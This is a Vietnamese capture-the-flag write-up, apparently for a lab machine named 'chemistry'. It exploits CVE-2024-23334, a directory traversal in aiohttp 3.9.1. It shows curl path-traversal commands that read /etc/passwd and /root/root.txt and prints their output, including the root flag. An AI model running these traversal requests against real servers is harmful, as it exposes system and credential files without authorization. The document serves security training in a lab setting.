debug1: identity file /root/.ssh/id_ed25519-cert type -1

```

Truy cập đường dẫn <http://127.0.0.1:20903>



Ta thử khai thác trên web không có điều gì đặc biệt .


Sử dụng câu lệnh ***curl localhost:8080 --head*** thu thập thông tin về chi tiết máy chủ.

```

rosa@chemistry:~$ curl localhost:8080 --head
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 5971
Date: Sun, 15 Dec 2024 16:19:34 GMT
Server: Python/3.9 aiohttp/3.9.1

```

Xác định rằng máy chủ đang chạy **aiohttp/3.9.1** và bắt đầu tìm kiếm các khai thác đã biết liên quan đến phiên bản này.



Ta tìm được lỗ hổng CVE-2024-23334 về máy chủ Python/3.9 aiohttp/3.9.1

<https://ethicalhacking.uk/cve-2024-23334-aiohttps-directory-traversal-vulnerability/#gsc.tab=0>

CVE-2024-23334, một lỗ hổng nghiêm trọng được phát hiện trong aiohttp, một khung máy khách/máy chủ HTTP không đồng bộ phổ biến dành cho Python, khiến các hệ thống có nguy cơ bị tấn công truyền tải thư mục. Lỗ hổng này phát sinh khi aiohttp được sử dụng làm máy chủ web và các tuyến tính được định cấu hình mà không có biện pháp bảo vệ thích hợp.

*Nguyên nhân và ảnh hưởng :

- Nguyên nhân cốt lõi của lỗ hổng này nằm ở cách aiohttp xử lý việc phân phát tệp tĩnh khi follow_symlinks được bật. Cài đặt này cho phép aiohttp đi theo các liên kết tượng trưng (liên kết tượng trưng) trong quá trình phân phối tệp, kẻ tấn công có thể khai thác điều này để điều hướng đến các vị trí tùy ý trên hệ thống.

- Nếu kẻ tấn công có thể tạo một URL độc hại tận dụng các liên kết tượng trưng, chúng có thể truy cập các tệp hoặc thư mục thường bị hạn chế. Điều này có thể dẫn đến một loạt hậu quả, bao gồm:

+ Lọc dữ liệu: Dữ liệu nhạy cảm được lưu trữ trên hệ thống, chẳng hạn như thông tin xác thực, tệp cấu hình hoặc thông tin độc quyền, có thể bị lộ.

+ Thực thi mã từ xa: Nếu kẻ tấn công có thể truy cập các tệp thực thi, chúng có thể thực thi mã tùy ý trên hệ thống, có khả năng giành được toàn quyền kiểm soát.

+ Từ chối dịch vụ: Bằng cách tiêu tốn tài nguyên hệ thống hoặc gây ra lỗi, kẻ tấn công có thể làm gián đoạn hoạt động bình thường của ứng dụng hoặc máy chủ.

Payload khai thác


Bây giờ chúng ta đã có mục tiêu sẵn sàng. Đã đến lúc thực hiện cuộc tấn công duyệt thư mục để đọc các tệp trên máy chủ lưu trữ bằng cách khai thác CVE-2024-23334. Điều này không yêu cầu bất kỳ khai thác phức tạp nào, chúng ta chỉ cần gửi yêu cầu CURL đến điểm cuối /static của máy chủ mà không có tải trọng độc hại. CURL sẽ trông như thế này nếu chúng ta muốn đọc tệp /etc/passwd:

```
curl -s --path-as-is "http://localhost:8081/static/../../../../etc/passwd"
```

```

$ curl -s --path-as-is "http://localhost:8081/static/../../../../etc/passwd"
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin

```



Ta có đường dẫn /assets/js/script.js nên ta sẽ thay static thành assets

Sử dụng câu lệnh khai thác

curl -s --path-as-is http://localhost:8080/assets/../../../../etc/passwd

```
File Actions Edit View Help
rosa@chemistry:~$ curl -s --path-as-is http://localhost:8080/assets/../../../../etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106:./nonexistent:/usr/sbin/nologin
syslog:x:104:110:./home/syslog:/usr/sbin/nologin
_apt:x:105:65534:./nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,:/var/lib/tpm:/bin/false
uuid:x:107:112:./run/uuid:/usr/sbin/nologin
tcpdump:x:108:113:./nonexistent:/usr/sbin/nologin
landscape:x:109:115:./var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1:./var/cache/pollinate:/bin/false
fwupd-refresh:x:111:116:fwupd-refresh user,,:/run/systemd:/usr/sbin/nologin
usbmux:x:112:46:usbmux daemon,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:113:65534:./run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:./usr/sbin/nologin
rosa:x:1000:1000:rosa:/home/rosa:/bin/bash
```

curl -s --path-as-is http://localhost:8080/assets/../../../../root/root.txt

```
rosa@chemistry:~$ curl -s --path-as-is http://localhost:8080/assets/../../../../root/root.txt
6ab448e45d1240f1b40520fef75d82b4
rosa@chemistry:~$
```

Thu được flag root : 6ab448e45d1240f1b40520fef75d82b4

